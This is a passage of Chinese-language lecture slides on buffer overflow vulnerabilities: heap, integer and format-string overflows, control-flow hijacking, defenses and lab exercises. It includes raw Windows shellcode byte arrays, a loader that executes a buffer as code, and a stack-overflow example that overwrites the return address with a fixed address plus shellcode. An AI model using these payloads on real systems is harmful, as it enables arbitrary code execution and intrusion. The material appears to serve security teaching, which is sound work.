- 虽然buf1和buf2是相继分配的，但它们并不是紧挨着的，而是有八个字节的间距。这是因为，使用malloc()动态分配内存时，系统向用户返回一个内存地址，实际上在这个地址前面通常还有8字节的内部结构，用来记录分配的块长度、上一个堆的字节数以及一些标志等。
- 这个间距可能随不同的系统环境而不同。buf1溢出后，buf2的前8字节也被改写为bbbbbbbb，buf2内部的部分内容也被修改为b。
- 示意图：



整型溢出

- **宽度溢出**（Widthness Overflow）

  尝试存储一个超过变量表示范围的大数到变量中

- **运算溢出**（Arithmetic Overflow）

  如果存储值是一个运算操作，稍后使用这个结果的程序的任何一部分都将错误的运行，因为这个计算结果是不正确的。

- **符号溢出**（Signedness Bug）


  一个无符号的变量被看作有符号，或者一个有符号的变量被看作无符号


宽度溢出


```c
#include <stdio.h>
int main()
{
    int InputTest;                  // 32 bit
    unsigned short OutputTest;      // 16 bit

    printf("InputTest:");
    scanf("%d", &InputTest);
    OutputTest = InputTest;
    printf("OutputTest:%d\n", OutputTest);

    getchar();
    return 0;
}
```





格式化字符串溢出

- **格式化字符串：**就是在*printf()系列函数中按照一定的格式对数据进行输出，可以输出到标准输出，即printf()，也可以输出到文件句柄，字符串等。
- **黑客可以利用的几个条件：**

  参数个数不固定造成访问越界数据

  利用%n/%hn格式符写入跳转地址

  利用附加格式符控制跳转地址的值

- **产生原因**

  printf()是不定参数输入

  printf()不会检查输入参数的个数


格式化字符串溢出

- 与前面三种溢出不同的是，这种溢出漏洞是利用了编程语言自身存在的安全问题。格式化串溢出源自*printf()类函数的参数格式问题（如printf、fprintf、sprintf等）。
- int printf (const char *format, arg1, arg2, …);它们将根据format的内容（%s，%d，%p，%x，%n，…），将数据格式化后输出。
- 问题在于：*printf()函数并不能确定数据参数arg1，arg2，…究竟在什么地方结束，即函数本身不知道参数的个数，而只会根据format中打印格式的数目依 次打印堆栈中参数format后面地址的内容。

格式化字符串溢出实例

format.cpp

```
1  #include<stdio.h>
2  #include<Windows.h>
3  int main(){
4      char a[100];
5      scanf("%s",a);
6      printf("%s",a);
7      printf("\n");
8      printf(a);
9      printf("\n");
10     system("pause");
11 }
```



格式化字符串溢出

- **字符串格式化漏洞：**
  - ✓ 将未过滤的用户输入作为该函数的格式字符串参数，恶意用户利用%s、%x等格式化选项，打印内存某些地址的数据内容；
  - ✓ 利用%n格式化选项，将任意构造的数据写入任意栈内存位置，从而控制程序逻辑，控制系统。

- **本质：** 内存安全未归类漏洞

- **原因：** 程序本身没有检查数据长度与所分配的存储空间是否匹配。

其他溢出类型

- BSS段溢出
- .data section溢出
- PEB/TEB溢出

溢出的共性


大object向小object复制数据(字符串或整型)，容纳不下造成溢出

溢出会覆盖一些关键性数据（返回地址、管理数据、异常处理或文件指针等）

利用程序的后续流程，得到程序的控制权

缓冲区溢出攻击的步骤

- 在程序的地址空间里安排适当的代码。
- 通过适当的初始化寄存器和内存，让程序跳转到入侵者安排的地址空间执行。



获取漏洞信息

缓冲区溢出漏洞信息的获取，主要有两种途径，一是自己挖掘，二是从漏洞公告中获得。当前，公布漏洞信息的权威机构主要有 公共漏洞公告(Common Vulnerabilities and Exposures, CVE) 和国家信息安全漏洞库中获取漏洞信息，如图所示。

漏洞信息详情

OpenSSL 缓冲区错误漏洞

CNNVD编号：CNNVD-202108-1945　　危害等级：超危

CVE编号：CVE-2021-3711　　漏洞类型：缓冲区错误

发布时间：2021-08-24　　威胁类型：远程

更新时间：2021-10-26　　厂　商：

漏洞来源：

漏洞简介

OpenSSL是Openssl团队的一个开源的能够实现安全套接层（SSLv2/v3）和安全传输层（TLSv1）协议的通用加密库。该产品支持多种加密算法，包括对称密码、哈希算法、安全散列算法等。

openssl 中存在缓冲区错误漏洞，该漏洞源于产品对SM2 plaintext长度的计算错误导致允许越界写操作。攻击者可通过该漏洞执行恶意代码。以下产品及版本受到影响：openssl 1.1.1i 796f4f7085ac95a1b0ccee8ff3c6c183219cdab2 之前版本。

漏洞公告

目前厂商已发布升级补丁以修复漏洞，补丁获取链接：

https://git.openssl.org/?p=openssl.git;a=summary

定位漏洞位置

漏洞位置定位是指确定缓冲区溢出漏洞中发生溢出的指令地址(通常称为溢出点），并可以在跟踪调试环境中查看与溢出点相关的代码区和数据区的详细情况，根据此信息，精心构造注入的数据。具体来说，通常使用以下三种方法：

- 如果受影响程序有源代码，那么通过调试程序、确定漏洞所在位置。
- 如果存在缓冲区溢出漏洞的程序，没有源代码，则一般采用反汇编法和探测法定位漏洞。
- 如果能够获得厂商提供的漏洞补丁程序，那么一个有效的办法是使用补丁比较法。

更改控制流程

更改控制流程是将系统从正常的控制流程转向到攻击者设计的执行流程，其实质就是要执行刚刚注入的shellcode代码。因为程序执行完函数后会返回到EIP所指向的地址继续执行，

- 覆盖返回地址：可以控制程序的执行流程，这是缓冲区溢出漏洞利用时用得最多的一种方法。
- 改写函数指针：给函数指针变量赋值攻击者设定的恶意函数入口地址。
- 改写异常处理指针：修改异常处理指针也能改变程序流程。

攻击方式——植入法

1）在程序的地址空间里安排适当代码的方法

➢ **植入法**

✓ 攻击者向被攻击的程序输入一个字符串，程序把这个字符串放到缓冲区里。

✓ 这个字符串包含可以在被攻击的硬件平台上运行的指令序列。

✓ 缓冲区设在：

栈（stack，自动变量）

堆（heap，动态分配的内存区）

静态资料区。

代码植入

//将需要运行的代码放从文件中读入

```
#include <stdio.h>
void main()
{
    unsigned char shellcode[1000];
    FILE * fp =
    fopen("shellcode.txt","r");
    fread(shellcode,166,1,fp);
    shellcode[166]='\0 ';
    fclose(fp);
   ((void (*)())&shellcode[0])();
}
```

如果是一个网络程序（例如服务器），从网络接收一串数据保存到数组中并运行，而这串代码又是恶意代码…….

代码植入


```
//以下代码执行数组shellcode[]
unsigned char shellcode[] =
"\xEB\x42\x8B\x59\x3C\x8B\x5C\x0B\x78\x03\xD9\x8B\x73\x20\x03\xF1
   "
"\x33\xFF\x4F\x47\xAD\x33\xED\x0F\xB6\x14\x01\x38\xF2\x74\x08\xC1
   "
"\xCD\x03\x03\xEA\x40\xEB\xF0\x3B\x6C\x24\x04\x75\xE6\x8B\x73\x24
   "
"\x03\xF1\x66\x8B\x3C\x7E\x8B\x73\x1C\x03\xF1\x8B\x04\xBE\x03\xC1
   "
"\x5B\x5F\x53\xC3\xEB\x4F\x33\xC0\x64\x33\x40\x30\x8B\x40\x0C\x8B
   "
"\x70\x1C\xAD\x8B\x48\x08\x58\x33\xDB\x33\xFF\x66\xBF\x33\x32\x57
   "
"\x68\x75\x73\x65\x72\x8B\xFC\x53\x51\x53\x50\x50\x53\x57\x68\x54
   "
"\x12\x81\x20\xE8\x8A\xFF\xFF\xFF\xFF\xD0\x8B\xC8\x68\x25\x59\x3A
   "
"\xE4\xE8\x7C\xFF\xFF\xFF\xFF\xD0\x59\x68\x97\x19\x6C\x2D\xE8\x6F"
"\xFF\xFF\xFF\xFF\xD0\xE8\xAC\xFF\xFF\xFF"
"hello,world!";
void main()
```

劫持EIP

EIP的作用

- 函数调用的本质
- 改变程序的执行流程

```
#include <string.h>
void MyCopy( char* str ) {
    char buff[4];
    strcpy( buff, str );
}
void   main() {
    char input[] = "aaaaaaaaaaaa";
    MyCopy ( input ); }
```

劫持EIP


```
#include "string.h"
void MyCopy( char* str ) { char buff[4]; strcpy( buff, str ); }
int main() { char buffer[] =
"aaaaaaaa\x12\x45\xfa\x7f"
"\x55\x8B\xEC\x33\xC0\x50\x50\x50\xC6\x45\xF4\x4D\xC6\x45\xF5\x53"
"\xC6\x45\xF6\x56\xC6\x45\xF7\x43\xC6\x45\xF8\x52\xC6\x45\xF9\x54\xC6\x45\xFA\x2E\x
C6"
"\x45\xFB\x44\xC6\x45\xFC\x4C\xC6\x45\xFD\x4C\xBA"
"\x77\x1d\x80\x7c"
"\x52\x8D\x45\xF4\x50\xFF\x55\xF0"
"\x55\x8B\xEC\x83\xEC\x2C\xB8\x63\x6F\x6D\x6D\x89\x45\xF4\xB8\x61\x6E\x64\x2E"
"\x89\x45\xF8\xB8\x63\x6F\x6D\x22\x89\x45\xFC\x33\xD2\x88\x55\xFF\x8D\x45\xF4"
"\x50\xB8"
"\xc7\x93\xbf\x77"
"\xFF\xD0"
"\x83\xC4\x12\x5D";
MyCopy ( buffer );
return 0; }
```

攻击方式——活动记录

2）控制程序转移到攻击代码的方法

活动记录（Activation Records）

✓每当一个函数调用发生时，调用者会在堆栈中留下一个活动记录，它包含了函数结束返回的地址。

✓攻击者通过溢出堆栈中的自动变量，使返回地址指向攻击代码。

✓通过改变程序的返回地址，当函数调用结束时，程序就跳转到攻击者设定的地址，而不是原先的地址。

✓这类被称为**堆栈溢出攻击**（stack smashing attack），是目前最常用的缓冲区溢出攻击方式。

攻击方式——函数指针

- 函数指针（function Pointers）
  - ✓ 函数指针可以用来定位任何地址空间。例如“void(*foo)( )”声明了一个返回值为void的函数指针变量foo。
  - ✓ 攻击者只需要在任何空间内的函数指针附近找到一个能够溢出的缓冲区，然后溢出这个缓冲区来改变函数指针。
  - ✓ 在某一时刻，当程序通过函数指针调用函数时，程序的流程就按照攻击者的意图实现了。例Linux系统下的superprobe程序。

攻击方式——长跳转缓冲区

- **长跳转缓冲区** (longjmp buffers)
  - ✓ “longjmp(buffer)”用来恢复检验点。
  - ✓ 攻击者找到一个可供溢出的缓冲区，典型的例子就是Perl 5.003的缓冲区溢出漏洞，攻击者首先进入用来恢复缓冲区溢出的longjmp缓冲区，然后诱导进入恢复模式，这样就使Perl的解释器跳转到攻击代码上了。

缓冲区溢出攻击的防范方法

缓冲区溢出的攻击对象：

- 没有内嵌支持的边界保护

  User funcs

  Ansi C/C++：strcat()，strcpy()，sprintf()，vsprintf()，bcopy()，gets()，scanf()…

- 程序员安全编程技巧和意识
- 可执行的栈(堆)

  给出Shell或执行任意的代码

缓冲区溢出攻击的防范方法

- 强制写正确的代码的方法
- 基于探测方法的防御

  对缓冲区溢出漏洞检测研究主要分为如下的三类：
  - ✓ 基于源代码的静态检测技术
  - ✓ 基于目标代码的检浏技术
  - ✓ 基于源代码的动态检测技术
- 基于操作系统底层的防御
  - ✓ 库函数的保护
  - ✓ 操作系统内核补丁保护
    - NOEXEC技术
    - ASLR (Address Space Layout Randomization，地址空间结构随机化)

内核补丁

- **堆栈不可执行内核补丁**
  - ✓ Solar designer’s nonexec kernel patch
  - ✓ Solaris/SPARC nonexec—stack protection
- **数据段不可执行内核补丁**
  - ✓ kNoX：Linux内核补丁，仅支持2.2内核。
  - ✓ RSX：Linux内核模块。
  - ✓ Exec shield
- **增强的缓冲区溢出保护及内核MAC**
  - ✓ OpenBSD security feature
  - ✓ PaX

本章小结

- 根本原因：现代计算机基础架构-冯诺依曼体系的安全缺陷，即程序的数据和指令都在同一内存中进行存储。
- 本章我们了解了缓冲区溢出的发展历史，重点介绍了缓冲区溢出的概念、缓冲区溢出攻击的原理、方式、种类、防御方式。
- 缓冲区溢出攻击相较于其他攻击更具破坏性和隐蔽性。
- 缓冲区溢出的攻击方式有：植入法、活动记录、函数指针、长跳转缓冲区……
- 缓冲区溢出的种类有：栈溢出、堆溢出、整型溢出、格式化字符串溢出……
- 缓冲区溢出的防御方法有：通过操作系统使得缓冲区不可执行、强制编写正确的代码方法……

缓冲区溢出实验简介

实验任务一： 整型溢出实验

实验原理：

（1）宽度溢出。由于整型数都有一个固定的长度，存储其的最大值是固定的，如果整型变量尝试存储一个大于这个最大值的数，将会导致高位被截断，引起整型宽度溢出；

（2）符号溢出。有符号数和无符号数在存储的时候是没有区别的，如果程序没有正确地处理有符号数和无符号数之间的关系，将会导致程序理解错误，引起整型符号溢出问题。

实验主要原理

实验任务二：格式化字符串漏洞实验

实验原理：格式化字符串漏洞主要源于对用户输入的内容未进行安全检查，使得输入内容作为数据传递给某些执行格式化操作的函数，如printf（），sprintf（），vprintf（），vprintf（）和scanf（）等。

实验任务三：格式化字符串漏洞实验

实验原理：堆栈溢出就是不顾堆栈中分配的局部数据块大小，向该数据块写入了较多的数据，导致数据越界，覆盖其后堆栈中的数据。攻击者可以用这种方法覆盖堆栈中的程序返回地址，使其指向他所写的一段代码（称为shellcode）。

实验相关工具

Visual Studio

这是一个基本完整的开发工具集，它包括了整个软件生命周期中所需要的大部分工具，如UML工具、代码管控工具、集成开发环境(IDE)等等。所写的目标代码适用于微软支持的所有平台。

OllyDbg

这是一个动态反汇编工具。

gdb

这是一个UNIX及UNIX—like下的调试工具。如果在 UNIX平台下做软件，GDB调试工具相比于VC、z的优点是具有修复网络断点以及恢复链接等功能，比BCB的图形化调试器有更强大的功能。

谢 谢!